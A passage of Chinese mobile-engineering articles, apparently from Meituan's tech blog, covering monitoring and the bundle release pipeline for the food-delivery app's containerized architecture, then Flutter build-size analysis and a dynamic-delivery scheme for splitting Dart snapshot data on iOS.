- **使用链路**：使用链路和非容器化的使用阶段基本相同，会主要关注页面的加载时间、Crash 率、页面页面 FPS、页面卡顿等指标。除此之外，还会关注和容器本身特性相关的一些指标，例如在 MRN 容器中，我们还会关注 JS 错误率、JS 渲染时间、白屏率等指标。

5.3 关键指标

因为容器化的使用形成了一个串行的链路，所以如果某个关键节点失败，会导致容器功能不可使用，关键指标的任务就是从上述众多的指标当中筛选出这些关键节点。例如在下载链路中 bundle 下载的成功率和 API 的成功率，加载链路中 bundle 加载的成功率和模块匹配的成功率，下载或加载失败都无法再进行链路中的后续步骤，针对上面的成功率指标，我们会添加分钟级别的实时监控告警，做到及时发现，快速响应和紧急修复。

在使用链路中模块渲染的成功率、Native Crash 率、JS 错误率也属于关键指标，这些任务的失败也会导致容器的不可用，针对这些指标我们也会采用实时监控措施，并且添加降级手段，例如回滚 bundle 版本，或者把 MRN 和 Mach 容器降级为 Native 容器。

6. 外卖容器化架构的监控运维


上面讲到了容器化架构的各项衡量指标，那么把这些指标具体落到实处的工作就是线上的运维监控工作。工欲善其事，必先利其器，对于监控运维工作，一定要有合适的监控工具辅助配合才能事半功倍，公司内有很多优秀的监控统计工具可供使用，这里的难点就是如何根据监控的需要判断选择合适的工具。还有就是合理的划分监控维度和数据指标的优先级，例如对于能够影响到链路稳定性的关键指标，我们需要做到分钟级的监控，一旦出现问题就能及时收到告警，对于非关键指标，则通过生成日报的方式，方便开发者的统计和分析。

工具的使用上主要分为大盘工具、具体异常工具、灰度降级工具、告警工具等（以下是美团内部使用的工具）。

- **大盘工具**：主要使用 CAT、天网、Crash 平台等工具。这些工具收集、统计大盘数据，然后生成可视化的图标和曲线。方便开发者了解大盘的整体情况和变化趋势。
- **具体异常工具**：使用 Sniffer、Logan 等工具。这些工具可以用来获取发生异常时的上下文和设备信息，回捞用户行为日志，方便定位排查具体问题。
- **灰度降级工具**：使用 ABTest 平台、Horn 等工具。用于下发配置，以进行灰度控制或开关控制。
- **告警工具**：告警小助手。将告警通过 IM 软件及时发送到个人或群组，做到及时发现及时处理。
- **业务覆盖维度监控**可以分为全局监控和局部（单业务）监控。
- **全局监控**：监控各项容器化质量指标、性能指标，生成每日报表，方便跟踪监控容器化的整体质量。
- **局部（单业务）监控**：实时监控每个页面、每个容器的线上数据，做到有问题及时发现，及时定位，及时处理。
- **时间维度监控**：可以按天、小时、分钟的时间维度。天级别的监控主要是一些非关键路径指标，例如一些性能指标，页面加载时间、页面 FPS、JS 渲染时间等，我们可以按天维度的生成数据报表，已邮件的数据发送日报。当 App 灰度上线时，我们会开始小时级别的监控，每过半小时通过 IM 软件向广播一些关键指标，方便开发者跟踪线上数据的稳定性。分钟级别的监控则是针对关键指标，观察分钟维度上的变化，如果关键指标超过阈值，或者波动过大，就会及时产生告警。

下面我们以一个开发者的视角去看一下外卖容器化架构的监控运维系统。从获取信息的方式上可以分为主动查询和被动推送，开发者可以通过监控工具监控全局和局部数据的变化趋势，也可以分析具体异常 Case；也可以从 IM 工具，邮件等收到相关的推送数据，以便及时响应。在控制运维上，开发者可以通过 Eva、Horn 等美团内部的灰度系统进行灰度发布，当灰度期发现问题的时候，可以及时地通过停止灰度，版

本回滚，关闭入口的方式进行降级容灾处理。



7. 外卖容器化架构的发布能力

7.1 容器化架构发布体系

容器化使外卖业务具备了强大的动态化能力，但动态化能力又和需要相应的发布能力来支持，发布能力是我们业务开发质量和效率的重要保障，也是我们容器化建设工作过程中的重点环节，这一节主要介绍一下外卖容器化的发布能力。

从发布能力类型的角度看主要可以分为三种类型：(1) 容器内容的发布，包括发布整个页面或者发布页面中的局部模块；(2) 配置下发，通过 API 或其他配置平台，下发布局协议、AB 测试、样式配置、功能配置、模板配置、容器配置等，大大提高了业务的灵活度和线上验证能力；(3) 灰度、降级下发，通过 UUID，用户画像等信息做到灰度发布，降级回滚等控制能力。

从发布资源的的角度看主要分为两种：一种是普通的资源，例如发布一个 Web 页面，或者通过发布新版 API 来控制页面局部容器的展示与否和展示的位置，同时我们也可以进行一些 AB Test 操作；另一种是 bundle 资源，主要是针对 MRN 容器和 Mach 容器，每个 MRN 容器和 Mach 容器的资源都会先被打包成一个 bundle，然后通过发布系统下发到终端，然后终端解析 bundle 中的代码和资源，最终渲染页面。

从发布阶段的角度看，可以分为测试阶段、上线阶段、灰度阶段和全量阶段，其中上线阶段是最终的环节，我们增加了很多校验和保护手段来尽量保证上线操作的正确性。

7.2 跟版本发布流程

虽然我们具随时备动态发布能力，但正常的版本迭代还是会存在中，所以外卖这边的节奏是周动态迭代 + 双周版本迭代，这保证了我们的开发工作有个一清晰的周期。在动态发布阶段中最关键的阶段操作上线阶段。以 MRN 为例，目前外卖业务中应有 70 多个 bundle，再算上测试环境的 bundle 就有接近 150 个 bundle，只是管理这些 bundle 就是一个复杂的工作，况且在进行上线操作时还是涉及发布的目标 App、App 版本的上下界、MRN 版本的上下界等，一不小心就会造成操作失误，所以进行上线操作时需要非常谨慎。


我们针对操作上线阶段进行了事务流水线，通过流水线建立保护措施，一个 bundle 的上线要经历一个流水线的若干操作。首先，操作人根据上线 SOP 手册进行若干检查操作，同时编写标准格式的发布说明，然后周知相关核心人员后在操作系统上发起上线申请，Leader 和 QA 收到申请后会进行检查并审批，审批通过后还要避开 App 使用的高峰期或节假日上线，上线后通过灰度发布观察各项数据指标，指标正常后全量发布。

7.3 bundle 资源发布

bundle 是我们最常发布的资源类型，这里再结合发布工具讲解一下 bundle 的发布过程。MRN 和 Mach 都是以 bundle 的形式下发到设备终端的，我们在发布 bundle 的时候主要会用到两个工具，打包工具 Talos 和发布工具 Eva（美团内部工具）。一

个 bundle 的工程文件主要由三个部分组成：配置文件、源代码和资源文件，其中配置文件用于指导 Talos 对工程文件进行打包，多个 bundle 可以共享一份配置文件。当我们准备发布一个 bundle 时，先找到该 bundle 在 Talos 的发布模板，选择发布环境（测试或线上），然后进行一键打包，然后 Talos 会进行一系列流水线操作，包括 Clone 代码、配置环境、进行 Lint 检查、构建和上传等。Talos 打包完毕后将 bundle 上传到 Eva 系统，然后 Eva 负责 bundle 的分包、上线、下线、灰度等操作，最终下发到终端设备上。


未来，我们还将引入美团住宿的 MRN-DevOps 来进一步的屏蔽当前多系统的问题，降低整个周期管理的成本，特别是发布前的人工检查成本，逐渐实现 RD 在一个平台上操作从研发到发布运维的所有实现。尽可能地减少人工成本，提升自动化。



7.4 多种发布能力综合使用

上面介绍的是以 bundle 资源形式的发布流程，过程较为清晰简单。下面再结合外卖首页，介绍一下局部容器化的发布方式。外卖首页是典型的流式列表，在局部容器化的架构下，首页就是由一个个矩形容器以 ListView 方式布局的，容器分两种，Native 容器和 Mach 容器，Mach 容器是一个通用容器，我们可以编写不同的样式模板，下发到终端后交由通用 Mach 容器来渲染，以此达到只使用通用容器展示不同 UI 样式的目的，这里涉及了 Mach 的发布系统。

首页各子容器相当于一块块积木，它们的位置排布、展示与否、模板的选择等最终交由 API 控制，API 具备了控制首页布局，样式展示的能力，而不再是单纯的数据源。同时，首页也涉及了 AB 能力、灰度降级策略等其实配置项下发系统。可以看到外卖首页的容器化是由多种发布能力配合支撑的，是外卖发布能力体系的“集大成者”。



8. 总结

好的架构是要随着业务的发展，不断演变去适应业务的发展。美团外卖从一个很小规模，每日单量只有几千的业务，逐渐地走到今天，每日单量峰值超过 4000 万，组织架构也从一个十几个人的团队，逐渐发展到现在多角色、多垂直业务方向，上千人共同协作的团队。移动端上的架构，为了适应业务的发展要求，也经历了组件化、平台化、RN 混合化，再到现在向容器化的变迁。

容器化架构相对于传统的移动端架构而言，充分地利用了现在的跨端技术，将动态化的能力最大化的赋予业务。通过动态化，带来业务迭代周期缩短、编译的加速、开发效率的提升等好处。同时，也解决了我们面临着的多端复用、平台能力、平台支撑、单页面多业务团队、业务动态诉求强等业务问题。

当然，容器化架构带来好处的同时，对线上的可用性、容器的可用性、支撑业务的线上发布上提出了更加严格的要求。我们通过监控下载、加载、使用链路上的可用性，来保障线上动态业务的可用性。针对容器，我们利用成熟的测试基建，建设容器的自动化测试来保障容器的可用性。针对发布，我们建设迭代流程，配合发布流水线，将线上的发布变得更为可控。

截止到目前为止，外卖业务经过了几十个动态化业务上线窗口，累积共发版百次以上。未来半年，我们还将进一步从业务需求入手，将业务需求细分归类，让产品侧逐渐建立容器和动态化需求的概念，能够从源头上，逐渐的将业务进行划分，最终使得每个业务需求，都可以归类抽象成可以动态下发的业务和容器能力建设，从而进一步的完善容器化架构的能力和支持更多的的业务场景。

9. 参考资料

React Native 在美团外卖客户端的实践
美团外卖 iOS 多端复用的推动、支撑与思考
美团外卖前端容器化演进实践
UC 浏览器客户端容器化架构演进
你知道支付宝容器化架构是怎么搭建的吗?
讲一讲移动端跨平台技术的演进之路
盘点主流移动端跨平台 UI 技术：实现原理、技术优劣、横向对比等

10. 作者简介

郭赛，同同，徐宏，均为美团外卖 iOS 工程师。

11. 招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家，欢迎有兴趣的同学投递简历到 wangxiaofei03@meituan.com。

Flutter 包大小治理上的探索与实践

作者：艳东　宗文　会超

一、背景

Flutter 作为一种全新的响应式、跨平台、高性能的移动开发框架，在性能、稳定性和多端体验一致上都有着较好的表现，自开源以来，已经受到越来越多开发者的喜爱。随着 Flutter 框架的不断发展和完善，业内越来越多的团队开始尝试并落地 Flutter 技术。不过在实践过程中我们发现，Flutter 的接入会给现有的应用带来比较明显的包体积增加。不论是在 Android 还是在 iOS 平台上，仅仅是接入一个 Flutter Demo 页面，包体积至少要增加 5M，这对于那些包大小敏感的应用来说其实是很难接受的。

对于包大小问题，Flutter 官方也在持续跟进优化：

- Flutter V1.2 开始支持 Android App Bundles，支持 Dynamic Module 下发。
- Flutter V1.12 优化了 2.6% Android 平台 Hello World App 大小（3.8M -> 3.7M）。
- Flutter V1.17 通过优化 Dart PC Offset 存储以减少 StackMap 大小等多个手段，再次优化了产物大小，实现 18.5% 的缩减。
- Flutter V1.20 通过 Icon font tree shaking 移除未用到的 icon fonts，进一步优化了应用大小。

除了 Flutter SDK 内部或 Dart 实现的优化，我们是否还有进一步优化的空间呢？答案是肯定的。为了帮助业务方更好的接入和落地 Flutter 技术，MTFlutter 团队对 Flutter 的包大小问题进行了调研和实践，设计并实现了一套基于动态下发的包大小优化方案，瘦身效果也非常可观。这里分享给大家，希望对大家能有所帮助或者启发。

二、Flutter 包大小问题分析

在 Flutter 官方的优化文档中，提到了减少应用尺寸的方法：在 V1.16.2 及以上使用—split-debug-info 选项（可以分离出 debug info）；移除无用资源，减少从库中带入的资源，控制适配的屏幕尺寸，压缩图片文件。这些措施比较直接并容易理解，但为了探索进一步瘦身空间并让大家更好的理解技术方案，我们先从了解 Flutter 的产物构成开始，然后再一步步分析有哪些可行的方案。

2.1 Flutter 产物介绍

我们首先以官方的 Demo 为例，介绍一下 Flutter 的产物构成及各部分占比。不同 Flutter 版本以及打包模式下，产物有所不同，本文均以 Flutter 1.9 Release 模式下的产物为准。

2.1.1 iOS 侧 Flutter 产物




图 1　Flutter iOS 产物组成示意图

iOS 侧的 Flutter 产物主要由四部分组成（info.plist 比较小，对包体积的影响可忽略，这里不作为重点介绍），表格 1 中列出了各部分的详细信息。

表 1　Flutter 产物组成

产物	大小	占比	介绍
Flutter	7.2MB	50.6%	即为Flutter Engine，C++代码编译而成。
icudtl.dat	833KB	5.7%	国际化支持相关数据文件，大小固定为 883KB
App	5.2MB	36.7%	dart业务代码AOT编译的产物，其主要包括： _kDartIsolateSnapshotData、 _kDartVmSnapshotData、 _kDartIsolateSnapshotInstructions、 _kDartVmSnapshotInstructions四部分。
Flutter_assets	1MB	7%	包括图片、字体、LICENSE等静态资源

2.1.2 Android 侧 Flutter 产物




图 2　Flutter Android 产物组成示意图

Android 侧的 Flutter 产物总共 5.16MB，由四部分组成，表格 2 中列出了各部分的详细信息。

表 2　Flutter Android 产物组成

产物	大小	占比	介绍
libflutter.so	3.2MB	62%	Flutter引擎的C++代码编译产物
libapp.so	1.5MB	29%	Flutter业务与框架的Dart代码编译产物，内部由四部分组成
flutter.jar	310.5KB	5.9%	Flutter引擎的Java代码编译产物
flutter_assets	170KB	3.1%	包括图片、字体、LICENSE等静态资源

2.1.3 各部分产物的变化趋势

无论是 Android 还是 iOS，Flutter 的产物大体可以分为三部分：

1. Flutter 引擎，该部分大小固定不变，但初始占比较高。
2. Flutter 业务与框架，该部分大小随着 Flutter 业务代码的增多而逐渐增加。它是这样的一个曲线：初始增长速度极快，随着代码增多，增长速度逐渐减缓，最终趋近线性增长。原因是 Flutter 有一个 Tree Shaking 机制，从 Main 方法开始，逐级引用，最终没有被引用的代码，比如类和函数都会被裁剪掉。一开始引入 Flutter 之后随便写一个业务，就会大量用到 Flutter/Dart SDK 代码，这样初期 Flutter 包体积极速增加，但是过了一个临界点，用户包体积的增加就基本取决于 Flutter 业务代码增量，不会增长得太快。
3. Flutter 资源，该部分初始占比较小，后期增长主要取决于用到的本地图片资源的多少，增长趋势与资源多少成正比。

下图 3 展示了 Flutter 各资源变化的趋势：




图 3　Flutter 各资源大小变化的趋势图

2.2 不同优化思路分析

上面我们对 Flutter 产物进行了分析，接下来看一下官方提供的优化思路如何应用于 Flutter 产物，以及对应的困难与收益如何。

1. 删减法

Flutter 引擎中包括了 Dart、skia、boringssl、icu、libpng 等多个模块，其中 Dart 和 skia 是必须的，其他模块如果用不到倒是可以考虑裁掉，能够带来几百 k 的瘦身收益。业务方可以根据业务诉求自定义裁剪。

Flutter 业务产物，因为 Flutter 的 Tree Shaking 机制，该部分产物从代码的角度已经是精简过的，要想继续精简只能从业务的角度去分析。

Flutter 资源中占比较多的一般是图片，对于图片可以根据业务场景，适当降低图片分辨率，或者考虑替换为网络图片。

2. 压缩法

因为无论是 Android 还是 iOS，安装包本身已经是压缩包了，对 Flutter 产物再次压缩的收益很低，所以该方法并不适用。

3. 动态下发

对于静态资源，理论上是 Android 和 iOS 都可以做到动态下发。而对于代码逻辑部分的编译产物，在 Android 平台支持可执行产物的动态加载，iOS 平台则不允许执行动态下发的机器指令。

经过上面的分析可以发现，除了删减、压缩，对所有业务适用、可行且收益明显的进一步优化空间重点在于动态下发了。能够动态下发的部分越多，包大小的收益越大。因此我们决定从动态下发入手来设计一套 Flutter 包大小优化方案。

三、基于动态下发的 Flutter 包大小优化方案

我们在 Android 和 iOS 上实现的包大小优化方案有所不同，区别在于 Android 侧可以做到 so 和 Flutter 资源的全部动态下发，而 iOS 侧由于系统限制无法动态下发可执行产物，所以需要对产物的组成和其加载逻辑进行分析，将其中非必须和动态链接库一起加载的部分进行动态下发、运行时加载。

当将产物动态下发后，还需要对引擎的初始化流程做修改，这样才能保证产物的正常加载。由于两端技术栈的不同，在很多具体实现上都采用了不同的方式，下面就分别来介绍下两端的方案。

3.1 iOS 侧方案

在 iOS 平台上，由于系统的限制无法实现在运行时加载并运行可执行文件，而在上文产物介绍中可以看到，占比较高的 App 及 Flutter 这两个均是可执行文件，理论上是不能进行动态下发的，实际上对于 Flutter 可执行文件我们能做的确实不多，但对于 App 这个可执行文件，其内部组成的四个模块并不是在链接时都必须存在的，可以考虑部分移出，进而来实现包体积的缩减。

因此，在该部分我们首先介绍 Flutter 产物的生成和加载的流程，通过对流程细节的分析来挖掘出产物可以被拆分出动态下发的部分，然后基于实现原理来设计实现工程化的方案。

3.1.1 实现原理简析

为了实现 App 的拆分，我们需要了解下 App.framework 是怎样生成以及各部分资源时如何加载的。如下图 4 所示，Dart 代码会使用 gen_snapshot 工具来编译成 .S 文件，然后通过 xcrun 工具来进行汇编和链接最终生成 App.framework。其中 gen_snapshot 是 Dart 编译器，采用了 Tree Shaking 等技术，用于生成汇编形式的机器代码。




图 4　App.framework 生成流程示意图

产物加载流程：




图 5　Flutter 产物加载流程图

如上图 5 所示，Flutter engine 在初始化时会从根据 FlutterDartProject 的 settings 中配置资源路径来加载可执行文件（App）、flutter_assets 等资源，具体 settings 的相关配置如下：

```
// settings
{
...
  // snapshot 文件地址或内存地址
```

```
  std::string vm_snapshot_data_path;
  MappingCallback vm_snapshot_data;
  std::string vm_snapshot_instr_path;
  MappingCallback vm_snapshot_instr;

  std::string isolate_snapshot_data_path;
  MappingCallback isolate_snapshot_data;
  std::string isolate_snapshot_instr_path;
  MappingCallback isolate_snapshot_instr;

  // library 模式下的 lib 文件路径
  std::string application_library_path;
  // icudlt.dat 文件路径
  std::string icu_data_path;
  // flutter_assets 资源文件夹路径
  std::string assets_path;
  //
...
}
```

以加载 vm_snapshot_data 为例，它的加载逻辑如下：

```
std::unique_ptr<DartSnapshotBuffer> ResolveVMData(const Settings&
settings) {
  // 从 settings.vm_snapshot_data 中取
  if (settings.vm_snapshot_data) {
    ...
  }

  // 从 settings.vm_snapshot_data_path 中取
  if (settings.vm_snapshot_data_path.size() > 0) {
    ...
  }
  // 从 settings.application_library_path 中取
  if (settings.application_library_path.size() > 0) {
    ...
  }

  auto loaded_process = fml::NativeLibrary::CreateForCurrentProcess();
  // 根据 kVMDataSymbol 从 native library 中加载
  return DartSnapshotBuffer::CreateWithSymbolInLibrary(
      loaded_process, DartSnapshot::kVMDataSymbol);
}
```

对于 iOS 来说，它默认会根据 kVMDataSymbol 来从 App 中加载对应资源，而其实 settings 是给提供了通过 path 的方式来加载资源和 snapshot 入口，那么对于

flutter_assets、icudtl.dat 这些静态资源，我们完全可以将其移出托管到服务端，然后动态下发。

而由于 iOS 系统的限制，整个 App 可执行文件则不可以动态下发，但在第二部分的介绍中我们了解到，其实 App 是由 kDartVmSnapshotData、kDartVmSnapshotInstructions、kDartIsolateSnapshotData、kDartIsolateSnapshotInstructions 等四个部分组成的，其中 kDartIsolateSnapshotInstructions、kDartVmSnapshotInstructions 为指令段，不可通过动态下发的方式来加载，而 kDartIsolateSnapshotData、kDartVmSnapshotData 为数据段，它们在加载时不存在限制。

到这里，其实我们就可以得到 iOS 侧 Flutter 包大小的优化方案：将 flutter_assets、icudtl.dat 等静态资源及 kDartVmSnapshotData、kDartIsolateSnapshotData 两部分在编译时拆分出去，通过动态下发的方式来实现包大小的缩减。但此方案有个问题，kDartVmSnapshotData、kDartIsolateSnapshotData 是在编译时就写入到 App 中了，如何实现自动化地把此部分拆分出去是一个待解决的问题。为了解决此问题，我们需要先了解 kDartVmSnapshotData、kDartIsolateSnapshotData 的写入时机。接下来，我们通过下图 6 来简单地介绍一下该过程：




图 6　Flutter Data 段写入时序图

代码通过 gen_snapshot 工具来进行编译，它的入口在 gen_snapshot.cc 文件，通过初始化、预编译等过程，最终调用 Dart_CreateAppAOTSnapshotAsAssembly 方法来写入 snapshot。因此，我们可以通过修改此流程，在写入 snapshot 时只将 instructions 写入，而将 data 重定向输入到文件，即可实现 kDartVmSnapshot-Data、kDartIsolateSnapshotData 与 App 的分离。此部分流程示意图如下图 7 所示：




图 7　Flutter 产物拆分流程示意图

3.1.2 工程化方案

在完成了 App 数据段与代码段分离的工作后，我们就可以将数据段及资源文件通过动态下发、运行时加载的方式来实现包体积的缩减。由此思路衍生的 iOS 侧整体方案的架构如下图 8 所示；其中定制编译产物阶段主要负责定制 Flutter engine 及 Flutter SDK，以便完成产物的“瘦身”工作；发布集成阶段则为产物的发布和工程集成提供了一套标准化、自动化的解决方案；而运行阶段的使命是保证“瘦身”的资源在 engine 启动的时候能被安全稳定地加载。

